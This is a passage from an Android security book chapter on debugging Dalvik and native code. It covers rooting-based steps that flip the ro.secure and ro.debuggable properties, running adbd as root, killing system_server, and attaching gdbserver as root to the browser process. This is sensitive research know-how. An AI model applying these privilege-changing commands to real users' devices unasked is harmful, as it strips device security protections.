As shown, only the `com.example.helloworld` application appears. This is typical for a stock device.

An engineering device, which is created by building with the `eng` build configuration, allows accessing all processes. The primary difference between `eng` and `user` or `userdebug` builds lies in the values for the `ro.secure` and `ro.debuggable` system properties. Both `user` and `userdebug` builds set these values to 1 and 0, respectively; whereas an `eng` build sets them to 0 and 1. Additionally, `eng` builds run the ADB daemon with root privileges. In this section, methods for modifying these settings on a rooted device and actually attaching to existing processes are covered.

Faking a Debug Device

Luckily, modifying a rooted device to enable debugging other code is not terribly involved. There are two avenues to accomplish this; each with its own advantages and disadvantages. The first method involves modifying the boot processes of the device. The second method is readily executed on a rooted device. In either case, special steps are required.

The first method, which isn't covered in depth in this chapter, involves changing the `ro.secure` and `ro.debuggable` settings in the device's `default.prop` file. However, this special file is usually stored in the `initrd` image. Because this is a ram disk, modifying it requires extracting and repacking the `boot.img` for the device. Although this method can semipermanently enable system-wide debugging, it also requires the target device to have an unlocked boot loader. If this method is preferable, you can find more detail on building a custom `boot.img` in Chapter 10.

The second method involves following only a few simple steps as the `root` user. Using this method avoids the need to unlock the boot loader, but is less permanent. The effects of following these steps persist only until the device is rebooted. First, obtain a copy of the `setpropex` utility, which enables modifying read-only system properties on a rooted device. Use this tool to change the `ro.secure` setting to 0 and the `ro.debuggable` setting to 1.

```
shell@maguro:/data/local/tmp $ su
root@maguro:/data/local/tmp # ./setpropex ro.secure 0
root@maguro:/data/local/tmp # ./setpropex ro.debuggable 1
root@maguro:/data/local/tmp # getprop ro.secure
0
root@maguro:/data/local/tmp # getprop ro.debuggable
1
```

Next, restart the ADB daemon with root privileges by disconnecting and using the `adb root` command from the host machine.

```
root@maguro:/data/local/tmp # exit
shell@maguro:/data/local/tmp $ exit
dev:~/android $ adb root
restarting adbd as root
dev:~/android $ adb shell
root@maguro:/ #
```

NOTE Some devices, including Nexus devices running Android 4.3, ship with a version of the `adbd` binary that does not honor the `adb root` command. For those devices, remount the root partition read/write, move `/sbin/adbd` aside, and copy over a custom-built `userdebug` version of `adbd`.

The final step is to restart all processes that depend on the Dalvik VM. This step is not strictly necessary, as any such processes that start after changing the `ro.debuggable` property will be debuggable. If the desired process is already running, it may suffice to restart only that process. However, for long-running processes and system services, restarting the Dalvik layer is necessary. To force the Android Dalvik layer to restart, simply kill the `system_server` process. The following excerpt shows the required commands:

```
root@maguro:/data/local/tmp # ps | ./busybox grep system_server
system      527   174   953652 62492 ffffffff 4011c304 S system_server
root@maguro:/data/local/tmp # kill -9 527
root@maguro:/data/local/tmp #
```

After the kill command is executed, the device should appear to reboot. This is normal and indicates that the Android Dalvik layer is restarting. The ADB connection to the device should not be interrupted during this process. When the home screen reappears, all Dalvik processes should show up as shown in Figure 7-6.




Figure 7-6: Android Device Monitor with `ro.debuggable=1`

In addition to showing all processes, Figure 7-6 also shows the threads from the `system_process` process. This would not be possible without using an

engineering device or following the steps outlined in this section. After completing these steps, it is now possible to use DDMS, Android Device Monitor, or even Eclipse to debug any Dalvik process on the system.

NOTE Pau Oliva's RootAdb app automates the steps outlined in this section. You can find the app in Google Play at <https://play.google.com/store/apps/details?id=org.eslack.rootadb>.

Attaching to Other Processes

In addition to basic profiling and debugging, a device in full debug mode also allows debugging any Dalvik processes in real time. Attaching to processes is, again, a simple step-by-step process.

With Eclipse up and running, change the perspective to the DDMS perspective using the perspective selector in the upper-right corner. In the *Devices* view, select the desired target process, for example `system_process`. From the *Run* menu, select *Debug Configurations* to open the *Debug Configurations* dialog box. Select *Remote Java Application* from the list on the left side of the dialog and click the *New Launch Configuration* button. Enter any arbitrary name in the *Name* entry box, for example **Attacher**. Under the *Connect* tab, select the *AOSP Framework Source* project created in the “Showing Framework Source Code” section earlier in this chapter. In the *Host* entry box, enter `127.0.0.1`. In the *Port* entry box, enter `8700`.

NOTE Port 8700 corresponds to whatever process is currently selected inside the DDMS perspective. Each debuggable process is assigned a unique port as well. Using the process-specific port creates a debug configuration that is specific to that process, as expected.

Finally, click the *Apply* button and then the *Debug* button.

At this point, Eclipse has attached to the `system_process` process. Switching to the *Debug* perspective shows the active threads for the process in the *Debug* view. Clicking the *Suspend* button stops the selected thread. Figure 7-7 depicts Eclipse attached to the `system_process` process, with the *WifiManager* service thread suspended.

As before, clicking the stack frames in the threads navigates to the relevant locations in the source code. The only thing left is to utilize breakpoints and other features of the Eclipse debugger to track down bugs or explore the inner workings of the system.




Figure 7-7: Eclipse attached to system_process

Debugging Native Code

The C and C++ programming languages that are used to develop native code on Android lack the memory safety that Dalvik provides. With more pitfalls lurking, it is much more likely that mistakes will be made and crashes will occur. Some of these bugs will be more serious because of the potential for them to be exploited by an attacker. Consequently, getting to the root cause of the issue is paramount for both attackers and defenders. In either case, interactively debugging the buggy program is the road most traveled to reach the desired outcome.

This section discusses the various options for debugging native code on Android. First, we discuss how you can use the Android Native Development Kit (NDK) to debug the custom native code inside apps you compile. Second, we demonstrate how to use Eclipse to debug native code. Third, we walk through the process of using AOSP to debug the Android browser on a Nexus device. Fourth, we explain how to use AOSP to achieve full source-level interactive debugging. Finally, we discuss how to debug native code running on a non-Nexus device.

Debugging with the NDK

Android supports developing custom native code via the Android NDK. Since revision 4b, the NDK has included a convenient script called `ndk-gdb`. This script represents the officially supported method for debugging native code included in a developer's Android app. This section describes the requirements, details the preparation process, explains the inner workings, and discusses the limitations of this script.

WARNING The Over-the-Air (OTA) updates for Android version 4.3 introduced a compatibility issue with debugging using the NDK. You can find more information, including workarounds, in Issue 58373 in the Android bug tracker. Android 4.4 fixed this issue.

Preparing an App for Debugging

The first thing that is important to recognize about the NDK's debugging support is that it requires a device or emulator running Android 2.2 or newer. Further, debugging native code with multiple threads requires using Android 2.3 or newer. Unfortunately, pretty much all code on Android is multithreaded. On the other hand, the number of devices that run such old versions of Android is dwindling. Finally, as you might guess, the target app must be built for debugging during the preparation phase.

Preparing your app varies depending on which build system you use. Enabling debugging for native code using the NDK alone, via `ndk-build`, is accomplished by setting the `NDK_DEBUG` environment variable to 1. If you use Eclipse, you have to modify project properties, as discussed in the next section. You can also build a debugging-enabled app using the Apache Ant build system by using the `ant debug` command. Whichever build system you use, enabling debugging at build time is essential to successfully debugging the native code.

NOTE Using the scripts discussed in this section requires the NDK directory to be in your path.

Seeing It in Action

To demonstrate native debugging with the NDK, and in general, we put together a slightly modified version of the “Hello World” application. Instead of displaying the string, we use a Java Native Interface (JNI) method to return a string to the application. The code for the demo application is included with the materials for this chapter. The following excerpt shows the commands used for building the application using the NDK:

```
dev:NativeTest $ NDK_DEBUG=1 ndk-build
```



```
Gdbserver      : [arm-linux-androideabi-4.6] libs/armeabi/gdbserver
Gdbsetup       : libs/armeabi/gdb.setup
Compile thumb  : hello-jni <= hello-jni.c
SharedLibrary  : libhello-jni.so
Install        : libhello-jni.so => libs/armeabi/libhello-jni.so
dev:NativeTest $
```

Looking at the output, it's clear that setting the `NDK_DEBUG` environment variable causes the `ndk-build` script to do a couple of extra things. First, the script adds a `gdbserver` binary to the application package. This is necessary because devices don't usually have a GDB server installed on them. Also, using a `gdbserver` binary that matches the GDB client ensures maximum compatibility and reliability while debugging. The second extra thing that the `ndk-build` script does is create a `gdb.setup` file. Peeking inside this file reveals that it is a short, auto-generated script for the GDB client. This script helps configure GDB so that it can find the local copies of libraries, including the JNI, and source code.

When using this build method, building the native code is separate from building the application package itself. To do the rest, use Apache Ant. You can build and install a debug package in a single step with Apache Ant by using the `ant debug install` command. The following excerpt shows that process, though much of the output has been omitted for brevity:

```
dev:NativeTest $ ant debug install
Buildfile: /android/ws/1/NativeTest/build.xml
[...]
install:
    [echo] Installing /android/ws/1/NativeTest/bin/MainActivity-debug.apk
    onto
    default emulator or device...
    [exec] 759 KB/s (393632 bytes in 0.506s)
    [exec] pkg: /data/local/tmp/MainActivity-debug.apk
    [exec] Success

BUILD SUCCESSFUL
Total time: 16 seconds
```

With the package installed, you're finally ready to begin debugging the app.

When executed without any parameters, the `ndk-gdb` script attempts to find a running instance of the target application. If none is found, it prints an error message. There are many ways to deal with this issue, but all except one require manually starting the application. The most convenient way is to supply the `--start` parameter to the `ndk-gdb` script, as seen in the following excerpt.

```
dev:NativeTest $ ndk-gdb --start
Set uncaught java.lang.Throwable
Set deferred uncaught java.lang.Throwable
Initializing jdb ...
> Input stream closed.
GNU gdb (GDB) 7.3.1-gg2
Copyright (C) 2011 Free Software Foundation, Inc.
[...]
```

```
warning: Could not load shared library symbols for 82 libraries, e.g.
libstdc++.so.
Use the "info sharedlibrary" command to see the complete listing.
Do you need "set solib-search-path" or "set sysroot"?
warning: Breakpoint address adjusted from 0x40179b79 to 0x40179b78.
0x401bb5d4 in __futex_syscall3 () from
/android/ws/1/NativeTest/obj/local/armeabi/libc.so
(gdb) break Java_com_example_nativetest_MainActivity_stringFromJNI
Function "Java_com_example_nativetest_MainActivity_stringFromJNI" not
defined.
Make breakpoint pending on future shared library load? (y or [n]) y

Breakpoint 1 (Java_com_example_nativetest_MainActivity_stringFromJNI)
pending.
(gdb) cont
Continuing.
```

The biggest advantage to using this method is the ability to place breakpoints early in the native code's execution paths. However, this feature suffers from some timing issues when using NDK r9 with Android 4.2.2 and 4.3. More specifically, the application doesn't start and instead displays the Waiting for Debugger dialog indefinitely. Thankfully there is a simple workaround. After the native GDB client comes up, manually run the Java debugger and connect to the default endpoint as seen here:

```
dev:~ $ jdb -connect com.sun.jdi.SocketAttach:hostname=127.0.0.1,port=65534
Set uncaught java.lang.Throwable
Set deferred uncaught java.lang.Throwable
Initializing jdb ...
>
```

You can execute this command by suspending the script or running the command in another window. After JDB is connected, the application starts executing, and the breakpoint you set in the previous excerpt should fire.

```
Breakpoint 1, Java_com_example_nativetest_MainActivity_stringFromJNI
(env=0x40168d90, this=0x7af0001d) at jni/hello-jni.c:31
31      __android_log_print(ANDROID_LOG_ERROR, "NativeTest", "INSIDE
JNI!");
(gdb)
```

Employing this workaround makes hitting early breakpoints easy. Even when starting the app manually, it is usually possible to cause the application to re-execute the `onCreate` event handler function by rotating the device orientation. This can help hit some elusive breakpoints as well.

NOTE While writing this book, we contributed a simple patch to fix this issue.

You can find the patch at <https://code.google.com/p/android/issues/detail?id=60685#c4>.

Newer versions of the NDK include the `ndk-gdb-py` script, which is similar to `ndk-gdb` except it is written in Python instead of shell script. Although this script does not suffer from the endless Waiting for Debugger issue, it has issues of its own. To be more specific, it has issues when the application targets older versions of the Android SDK. Fixing this issue is a simple one-line change, but the change was originally made to fix a previous bug. Hopefully these issues get ironed out over time, and the debugging facilities of the NDK can be made more robust and usable.

Looking Under the Hood

So after dodging a minefield of issues, you are able to debug our native code. But what really happens when you run the `ndk-gdb` script? Running the script with the `--verbose` flag sheds some light on the subject. Consulting the official documentation, included as `docs/NDK-GDB.html` in the NDK, also helps paint the picture. At around 750 lines of shell script, reading the entire thing is approachable. The most relevant parts of the script lie in the final 40 or so lines. The following excerpt shows the lines from the Android NDK r9 for x86_64 Linux:

```
708 # Get the app_server binary from the device
709 APP_PROCESS=$APP_OUT/app_process
710 run adb_cmd pull /system/bin/app_process `native_path $APP_PROCESS`
711 log "Pulled app_process from device/emulator."
712
713 run adb_cmd pull /system/bin/linker `native_path $APP_OUT/linker`
714 log "Pulled linker from device/emulator."
715
716 run adb_cmd pull /system/lib/libc.so `native_path $APP_OUT/libc.so`
717 log "Pulled libc.so from device/emulator."
```

The commands on lines 710, 713, and 716 download three crucial files from the device. These files are the `app_process`, `linker`, and `libc.so` binaries. These files contain crucial information and some limited symbols. They do not contain enough information to enable source-level debugging, but the “Debugging with Symbols” section later in this chapter explains how to achieve that. Without the downloaded files, the GDB client will have trouble properly debugging the target process, especially when dealing with threads. After pulling these files, the script attempts to launch JDB to satisfy the “Waiting for Debugger” issue that you dealt with previously. Finally, it launches the GDB client as shown here:

```
730 # Now launch the appropriate gdb client with the right init
commands
731 #
732 GDBCLIENT=${TOOLCHAIN_PREFIX}gdb
733 GDBSETUP=$APP_OUT/gdb.setup
734 cp -f $GDBSETUP_INIT $GDBSETUP
735 #uncomment the following to debug the remote connection only
736 #echo "set debug remote 1" >> $GDBSETUP
```

```
737 echo "file `native_path $APP_PROCESS`" >> $GDBSETUP
738 echo "target remote :$DEBUG_PORT" >> $GDBSETUP
739 if [ -n "$OPTION_EXEC" ] ; then
740     cat $OPTION_EXEC >> $GDBSETUP
741 fi
742 $GDBCLIENT -x `native_path $GDBSETUP`
```

Most of these statements, on lines 733 through 741, are building up a script used by the GDB client. It starts by copying the original `gdb.setup` file that was placed into the application during the debug build process. Next, a couple of comments appear. Uncommenting these lines enables debugging the GDB protocol communications itself. Debugging on this level is good for tracking down `gdbserver` instability issues, but isn't helpful when debugging your own code. The next two lines tell the GDB client where to find the debug binary and how to connect to the waiting GDB server. On lines 739 through 741, `ndk-gdb` appends a custom script that can be specified with the `-x` or `--exec` flag. This option is particularly useful for automating the creation of breakpoints or executing more complex scripts. More on this topic is discussed in the “Automating GDB Client” section later in this chapter. Finally, the GDB client and the freshly generated GDB script are executed. Understanding how the `ndk-gdb` script works paves the way for the types of advanced scripted debugging that is discussed in the “Increasing Automation” section later in this chapter.

Debugging with Eclipse

When version 20 of the ADT plug-in was released in June 2012, it included support for building and debugging native code. With this addition, it was finally possible to use the Eclipse IDE to debug C/C++ code. However, installing a version of ADT with native code support is not enough to get started. This section describes the additional steps necessary to achieve source-level debugging for native code inside the demonstration application.

Adding Native Code Support

After opening the project, the first step to achieving native debugging is telling ADT where to find your NDK installation. Inside Eclipse, select Preferences from the Window menu. Expand the Android item and select NDK. Now enter or browse to the path where your NDK is installed. Click Apply and then click OK.

Normally, it would be necessary to add native code to the project as well. Fortunately, the source code in this chapter's accompanying materials already includes the necessary native code. If there is an issue, or you want to add native code to a new Android application project, the steps follow. Otherwise, it is safe to skip over the next paragraph.

To add native support to the project, start by right-clicking the project in the Package Explorer view and selecting the Android Tools > Add Native Support

menu item. In the dialog that displays, type the name of the JNI. In the case of our demonstration app, this is `hello-jni`. Click OK. At this point, ADT creates the `jni` directory and adds a file called `hello-jni.cpp` to the project. The next step is to tweak a few settings before launching the debugger.

Preparing to Debug Native Code

Just as you did before with `ndk-gdb`, you need to inform the Android build system that you want to build with debugging enabled. Doing this inside Eclipse requires only a few simple actions. First, select **Project > Properties**. Expand the **C/C++ Build** option group and select **Environment**. Click the **Add** button. Enter **NDK_DEBUG** for the variable name and **1** for the value. After clicking OK, everything is set to begin debugging. To confirm that the new environment variable is in effect, select **Project > Build All**. Output similar to that displayed when using `ndk-gdb` directly should be displayed in the Console view. In particular, look for the lines starting with `Gdb`.

Seeing It in Action

Because the goal is to debug the code, you still want to confirm that everything is working as it should. The simplest way to do that is to verify that you can interactively hit a breakpoint inside Eclipse. First, place a breakpoint inside the JNI method where you want to break. For the demonstration app, the line with the call to the `__android_log_print` function is an ideal location. After the breakpoint is set, fire up a debug session by clicking the **Debug As** toolbar button. If this application has never been debugged before, you see a dialog asking which way to debug it. For debugging native code, select **Android Native Application** and click OK. ADT launches the native debugger, attaches to the remote process, and continues execution. With a bit of luck, you see our breakpoint hit as shown in Figure 7-8.

Unfortunately, success is left to luck because of another form of the **Waiting for Debugger** issue. This time, rather than waiting forever, it gets dismissed too quickly and you miss the breakpoint the first time around. Thankfully, the **orientation toggle** workaround lets you cause the `onCreate` event to fire again and thus re-execute your native code, thereby stopping on your breakpoint.

Debugging with AOSP

The AOSP repository contains almost everything you need to get up and running. An ADB binary, which normally comes from the SDK Platform Tools, is the only other thing that's needed. Because Nexus devices are directly supported by AOSP, using a Nexus device for debugging native code provides the best experience. In fact, nearly all of the examples in this chapter were developed with the

use of a Nexus device. Further, Nexus devices ship with binaries built using the `userdebug` build variant. This is evidenced by the existence of a `.gnu_debuglink` section in the Executable and Linker Format (ELF) binary. Using this build variant creates partial symbols for all the native code binaries on the device. This section walks through the process of using an AOSP checkout to debug the Android browser, which breaks down into three basic phases: setting up the environment, attaching to the browser, and connecting the debugger client.




Figure 7-8: Stopped at a native breakpoint in Eclipse

NOTE Due to the security model of Android, debugging system processes written in native code requires root access. You can obtain root access by using an `eng` build or by applying the information supplied in Chapter 3.

Setting Up the Environment

Before attaching GDB to the target process, you must set up your environment. Using AOSP, you can accomplish this with only a few simple commands. In the following excerpt, you set up the environment for debugging programs writing in C/C++ on a GSM Galaxy Nexus running Android 4.3 (JWR66Y).

```
dev:~/android/source $ mkdir -p device/samsung && cd $_
dev:~/android/source/device/samsung $ git clone \
```

```

/aosp-mirror/device/samsung/maguro.git
Cloning into 'maguro'...
done.
dev:~/android/source/device/samsung $ git clone \
/aosp-mirror/device/samsung/tuna.git
Cloning into 'tuna'...
done.
dev:~/android/source/device/samsung $ cd ../../
dev:~/android/source $ . build/envsetup.sh
including device/samsung/maguro/vendorsetup.sh
including sdk/bash_completion/adb.bash
dev:~/android/source $ lunch full_maguro-userdebug

=====
PLATFORM_VERSION_CODENAME=REL
PLATFORM_VERSION=4.3
TARGET_PRODUCT=full_maguro
TARGET_BUILD_VARIANT=userdebug
TARGET_BUILD_TYPE=release
TARGET_BUILD_APPS=
TARGET_ARCH=arm
TARGET_ARCH_VARIANT=armv7-a-neon
TARGET_CPU_VARIANT=cortex-a9
HOST_ARCH=x86
HOST_OS=linux
HOST_OS_EXTRA=Linux-3.2.0-52-generic-x86_64-with-Ubuntu-12.04-precise
HOST_BUILD_TYPE=release
BUILD_ID=JWR66Y
OUT_DIR=out
=====

```

The first few commands obtain the device-specific directories for the Galaxy Nexus, which are required for this process. The `device/samsung/maguro` repository is specific to the GSM Galaxy Nexus, whereas the `device/samsung/tuna` repository contains items shared with the CDMA/LTE Galaxy Nexus. Finally, you set up and initialize the AOSP build environment by loading the `build/envsetup.sh` script into your shell and executing the `lunch` command.

With the AOSP environment set up, the next step is to set up the device. Because production images (user and userdebug builds) do not include a GDB server binary, you need to upload one. Thankfully, the AOSP `prebuilts` directory includes exactly the `gdbserver` binary you need. The next excerpt shows the command for achieving this, including the path to the `gdbserver` binary within the AOSP repository:

```

dev:~/android/source $ adb push prebuilts/misc/android-arm/gdbserver/
gdbserver \
/data/local/tmp
1393 KB/s (186112 bytes in 0.130s)
dev:~/android/source $ adb shell chmod 755 /data/local/tmp/gdbserver
dev:~/android/source $

```

Now that the `gdbserver` binary is on the device, you are almost ready to attach to the browser process.

In this demonstration, you will be connecting the GDB client to the GDB server using a standard TCP/IP connection. To do this, you must choose one of two methods. If the device is on the same Wi-Fi network as the debugging host, you can simply use its IP address instead of `127.0.0.1` in the following sections. However, remote debugging over Wi-Fi can be troublesome due to slow speeds, signal issues, power-saving features, or other issues. To avoid these issues, we recommend debugging using ADB over USB when possible. Still, some situations, such as debugging USB processing, may dictate which method needs to be used. To use USB, you need to use ADB's port-forwarding feature to open a conduit for your GDB client. Doing so is straightforward, as shown here:

```
dev:~/android/source $ adb forward tcp:31337 tcp:31337
```

With this step completed, you have finished initializing your minimal debugging environment.

Attaching to the Browser

The next step is to use the GDB server to either execute the target program or attach to an existing process. Running the `gdbserver` binary without any arguments shows the command-line arguments that it expects.

```
dev:~/android/source $ adb shell /data/local/tmp/gdbserver
Usage:  gdbserver [OPTIONS] COMM PROG [ARGS ...]
        gdbserver [OPTIONS] --attach COMM PID
        gdbserver [OPTIONS] --multi COMM
```

COMM may either be a tty device (for serial debugging), or HOST:PORT to listen for a TCP connection.

```
Options:
  --debug                Enable general debugging output.
  --remote-debug         Enable remote protocol debugging output.
  --version              Display version information and exit.
  --wrapper WRAPPER --  Run WRAPPER to start new programs.
```

The preceding usage output shows that three different modes are supported by this `gdbserver` binary. All three require a `COMM` parameter, which is described in the excerpt above. For this parameter, use the port that you forwarded previously, `tcp:31337`. The first supported mode shown is for executing a program. It allows specifying the target program and the desired parameters to pass to it. The second supported mode allows attaching to an existing process, using the process ID specified by the `PID` parameter. The third supported mode is called multiprocess mode. In this mode, `gdbserver` listens for a client but does not automatically execute or attach to a process. Instead, it defers to the client for instructions.

For the demonstration, we use attach mode because it is more resilient to crashes in the GDB client or server, which unfortunately happen on occasion.

After choosing an operating mode, you are ready to attach to the browser. However, attaching to the browser requires that it is running already. It doesn't run automatically on boot, so you have to start it using the following command:

```
shell@android:/ $ am start -a android.intent.action.VIEW \
-d about:blank com.google.android.browser
Starting: Intent { act=android.intent.action.VIEW dat=about:blank }
```

You use the `am` command with the `start` parameter to send an intent asking the browser to open and navigate to the `about:blank` URI. Further, you specify the browser's package name, `com.google.android.browser`, to prevent accidentally spawning other browsers that may be installed. It's a perfectly viable alternative to spawn the browser manually as well.

The last thing that you need to attach to the now-running browser is its process ID. Use the venerable BusyBox tool, either by itself or in combination with the `ps` command, to find this last detail preventing you from attaching.

```
2051 shell@android:/ $ ps | /data/local/tmp/busybox grep browser
u0_a4      2051  129   522012 59224 ffffffff 00000000 S
com.google.android.browser
shell@android:/ $ /data/local/tmp/busybox pidof \
com.google.android.browser
2051
```

Now, spawn `gdbserver` using attach mode. To do this, first exit from the ADB shell and return to the host machine shell. Use the `adb shell` command to spawn `gdbserver`, instructing it to attach to the browser's process ID.

```
dev:~/android/source $ adb shell su -c /data/local/tmp/gdbserver \
--attach tcp:31337 2225
Attached; pid = 2225
Listening on port 31337
^Z
[1]+  Stopped                  adb shell su -c /data/local/tmp/gdbserver
--attach tcp:31337 2225
dev:~/android/source $ bg
[1]+ adb shell su -c /data/local/tmp/gdbserver --attach tcp:31337 2225 &
```

After `gdbserver` is started, use the Control-Z key combination to suspend the process. Then put the `adb` process into the background using bash's `bg` command. Alternatively, you could send ADB to the background from the beginning using bash's `&` control operator, which is similar to the `bg` command. This frees up the terminal so you can attach the GDB client.

Connecting the GDB Client

The final phase in the process is connecting the GDB client to the GDB server that is listening on the device. AOSP includes a fully functioning GDB client. Newer revisions of AOSP even include Python support in the included GDB client. You spawn and connect the client as shown here:

```
dev:~/android/source $ arm-eabi-gdb -q
(gdb) target remote :31337
Remote debugging using :31337
Remote debugging from host 127.0.0.1
0x4011d408 in ?? ()
(gdb) back
#0  0x4011d408 in ?? ()
#1  0x400dlfcc in ?? ()
#2  0x400dlfcc in ?? ()
Backtrace stopped: previous frame identical to this frame (corrupt
stack?)
(gdb)
```

After executing the client, instruct it to connect to the waiting GDB server using the `target remote` command. The argument to this command corresponds to the port that you previously forwarded using ADB when setting up the environment. Note that the GDB client defaults to using the local loopback interface when the IP address is omitted. From here, you have full access to the target process. You can set breakpoints, inspect registers, inspect memory, and more.

Using the `gdbclient` Command

The AOSP build environment even defines a bash built-in command, `gdbclient`, for automating much of the process covered earlier. It can forward ports, spawn a GDB server, and connect the GDB client automatically. Based on the requirement that the `gdbserver` binary is on the device and in the ADB user's execution path, it is likely intended to be used with a device running an `eng` build. You can view the full definition of this built-in by using the following shell command:

```
dev:~/android/source $ declare -f gdbclient
gdbclient ()
{
[...]
```

The entirety of the command was omitted for brevity. You are encouraged to follow along using your own build environment.

The first thing that `gdbclient` does is query the Android build system to identify details defined during the environment initialization process detailed earlier. This includes paths and variables such as the target architecture. Next, `gdbclient` attempts to determine how it was invoked. It can be started with

zero, one, two, or three arguments. The first argument is the name of a binary within the `/system/bin` directory. The second argument is the port number to forward, prefixed by a colon character. These first two arguments simply override the defaults of `app_process` and `:5039`, respectively.

The third argument specifies the process ID or command name to which it will attach. If the third argument is a command name, `gdbclient` attempts to resolve the process ID of that command on the target device using the `pid` built-in. When the third argument is successfully processed, `gdbclient` uses ADB to automatically forward a port to the device and attaches the `gdbserver` binary to the target process. If the third argument is omitted, the onus is on the user to spawn a GDB server.

Next, `gdbclient` generates a GDB script much like the `ndk-gdb` script does. It sets up some symbol-related GDB variables and instructs the GDB client to connect to the waiting GDB server. However, there are two big differences from the `ndk-gdb` script. First, `gdbclient` depends on symbols from a custom build rather than pulling binaries from the target device. If no custom build was done, `gdbclient` is unlikely to work. Second, `gdbclient` does not allow the user to specify any additional commands or scripts for the GDB client to execute. The inflexibility and assumptions made by the `gdbclient` built-in make it difficult to use, especially in advanced debugging scenarios. Although it may be possible to work around some of these issues by redefining the `gdbwrapper` built-in or creating a custom `.gdbinit` file, these options were not explored and are instead left as an exercise to the reader.

Increasing Automation

Debugging an application like the Android browser can be very time consuming. When developing exploits, reverse-engineering, or digging deep into a problem, there are a few small things that can help a lot. Automating the process of spawning the GDB server and client helps streamline the debugging experience. Using the methods outlined in this section also enables automating project-specific actions, which in this demonstration apply directly to debugging the Android browser. You might notice that these methods are quite similar to those employed in Chapter 6, but they aim to improve productivity for a researcher instead of fully automating testing. The goal is to automate as many mundane tasks as possible while still giving the researcher room to apply their expertise.

Automating On-Device Tasks

In many scenarios, such as developing an exploit, it is necessary to engage in a large number of debugging sessions. Unfortunately, in attach mode, `gdbserver` exits after the debugging session completes. In these situations, it helps to use a couple small shell scripts to automate the process of repeatedly attaching.

The first step is to create the following small shell script on the host and make it executable.

```
dev:~/android/source $ cat > debugging.sh
#!/bin/sh
while true; do
    sleep 4
    adb shell 'su -c /data/local/tmp/attach.sh' >> adb.log 2>&1
done
^D
